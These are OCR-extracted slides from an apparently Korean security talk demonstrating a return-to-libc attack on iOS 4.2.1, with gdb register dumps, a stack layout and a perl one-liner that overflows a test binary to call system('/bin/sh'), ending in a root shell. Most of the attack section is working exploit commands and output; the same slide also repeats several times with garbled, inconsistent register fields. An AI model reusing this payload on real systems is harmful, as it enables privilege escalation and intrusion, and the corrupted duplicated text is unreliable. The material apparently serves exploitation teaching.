
## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint4(0x3088a55c)에서 pop {r0,r1,r2,r3,pc} 가 동작하게 되고 r0,r1,r2,r3,pc 레지스터에 우리가 원하는 데이터가 들어가게 된다.

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:    pop      {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x0000225c in sysfun ()
(gdb) info registers
r0          0x32db0308      853213960
r1          0x12341234      305402420
r2          0x32db0308      853213960
r3          0x12341234      305402420
r4          0x2          2
r5          0x0          0
r6          0x0          0
r7          0x2fdfff1ec      803205612
r8          0x2fdff260      803205728
r9          0x889      2185
r10         0x0          0
r11         0x0          0
r12         0x25        37
sp          0x2fdff250      803205712
lr          0x32d1f2ed      852620013
pc          0x225c      8796
cpar        {0x10, n = 0x0, z = 0x0, c = 0x0, v = 0x0,
             n = 0, z = 0, c = 0, v = 0, q = 0, j = 0, ge = 0, e =
             x0, e = 0, mod = 0, mode = 0, mod2 = 0}
(gdb)
```




## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint4(0x3088a55c)에서 pop {r0,r1,r2,r3,pc} 가 동작하게 되고 r0,r1,r2,r3,pc 레지스터에 우리가 원하는 데이터가 들어가게 된다.

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:    pop      {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x0000225c in sysfun ()
(gdb) info registers
r0          0x32db0308      853213960
r1          0x12341234      305402420
r2          0x32db0308      853213960
r3          0x12341234      305402420
r4          0x2          2
r5          0x0          0
r6          0x0          0
r7          0x2fdfff1ec      803205612
r8          0x2fdff260      803205728
r9          0x889      2185
r10         0x0          0
r11         0x0          0
r12         0x25        37
sp          0x2fdff250      803205712
lr          0x32d1f2ed      852620013
pc          0x225c      8796
cpsr        {0x10, n = 0x0, z = 0x0, c = 0x0, v = 0x0,
             n = 0, z = 0, c = 0, v = 0, q = 0, j = 0, ge = 0, e =
             x0, e = 0, mod = 0, mode = 0, mode = 0, mode = 0}
(gdb)
```




## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint4(0x3088a55c)에서 pop {r0,r1,r2,r3,pc} 가 동작하게 되고 r0,r1,r2,r3,pc 레지스터에 우리가 원하는 데이터가 들어가게 된다.

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:    pop      {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x0000225c in sysfun ()
(gdb) info registers
r0          0x32db0308      853213960
r1          0x12341234      305402420
r2          0x32db0308      853213960
r3          0x12341234      305402420
r4          0x2          2
r5          0x0          0
r6          0x0          0
r7          0x2fdff1ec      803205612
r8          0x2fdff260      803205728
r9          0x889      2185
r10         0x0          0
r11         0x0          0
r12         0x25        37
sp          0x2fdff250      803205712
lr          0x32d1f2ed      852620013
pc          0x225c      8796
cpar        {0x10, n = 0x0, z = 0x0, c = 0x0, v = 0x0,
             n = 0, z = 0, c = 0, v = 0, q = 0, j = 0, ge = 0, e =
             x0, e = 1, e = 0, mode = 0, mod
(gdb)
```




## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint4(0x3088a55c)에서 pop {r0,r1,r2,r3,pc} 가 동작하게 되고 r0,r1,r2,r3,pc 레지스터에 우리가 원하는 데이터가 들어가게 된다.

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:    pop      {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x0000225c in sysfun ()
(gdb) info registers
r0          0x32db0308      853213960
r1          0x12341234      305402420
r2          0x32db0308      853213960
r3          0x12341234      305402420
r4          0x2          2
r5          0x0          0
r6          0x0          0
r7          0x2fdff1ec      803205612
r8          0x2fdff260      803205728
r9          0x889      2185
r10         0x0          0
r11         0x0          0
r12         0x25        37
sp          0x2fdff250      803205712
lr          0x32d1f2ed      852620013
pc          0x225c      8796
cpsr        {0x10, n = 0x0, z = 0x0, c = 0x0, v = 0x0,
             n = 0, z = 0, c = 0, v = 0, q = 0, j = 0, ge = 0, e =
             x0, e = 1, f = 0, mode = 0, modr = 0, modl = 0}
(gdb)
```



## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint4(0x3088a55c)에서 pop {r0,r1,r2,r3,pc} 가 동작하게 되고 r0,r1,r2,r3,pc 레지스터에 우리가 원하는 데이터가 들어가게 된다.

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:    pop      {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x0000225c in sysfun ()
(gdb) info registers
r0          0x32db0308      853213960
r1          0x12341234      305402420
r2          0x32db0308      853213960
r3          0x12341234      305402420
r4          0x2          2
r5          0x0          0
r6          0x0          0
r7          0x2fdff1ec      803205612
r8          0x2fdff260      803205728
r9          0x889      2185
r10         0x0          0
r11         0x0          0
r12         0x25        37
sp          0x2fdff250      803205712
lr          0x32d1f2ed      852620013
pc          0x225c      8796
cpar        {0x10, n = 0x0, z = 0x0, c = 0x0, v = 0x0,
n = 0, z = 0, c = 0, v = 0, q = 0, j = 0, ge = 0, e =
(gdb)
```

register
/bin/sh
0x12341234
0x12341234
0x12341234
.....
system()

0xffffffff
AABBBCCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
/bin/sh
0x12341234
0x12341234
0x12341234
0x12341234
system()
0x00000000


## 2. Return to Libc on iOS

### (3) Exploitation

RTL 기법을 이용해서 /bin/sh이 실행 된 것은 볼 수 있다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat) | ./test6
AABBBBCCCC?: \?: 4[4]4[4]4[4]4[4]\\"
```

```
id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s      dump_libgcc_s.1   find_fun.c      libsys
binshell1       dyld_decache     findbinsh      openSc
dump_dyld       env             findbinsh.c    paylo
dump_libSystem.B env.c          libc_search.pl paylo
dump_libSystem.B_2 find_fun      libgcc_dump.txt system
success RTL, execute shell
/bin/sh: line 6: success: command not found
```




## 2. Return to Libc on iOS

### (3) Exploitation


RTL 기법을 이용해서 /bin/sh이 실행 된 것은 볼 수 있다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat) | ./test6  
AABBBBCCCC?: \?: 4[4]4[4]4[4]4[4]\\"
```

```
id  
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(80(admin)  
my^H^H  
/bin/sh: line 3: : command not found  
whoami  
root  
ls  
binshell.s dump_libgcc_s.1 find_fun.c libsys  
binshell1 dyld_decache findbinsh openSc  
dump_dyld env findbinsh.c paylo  
dump_libSystem.B env.c libc_search.pl paylo  
dump_libSystem.B_2 find_fun libgcc_dump.txt system  
success RTL, execute shell  
/bin/sh: line 6: success: command not found
```



# Demonstration



Thank You : )

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SECURITY INNOVATION for NEW GENERATION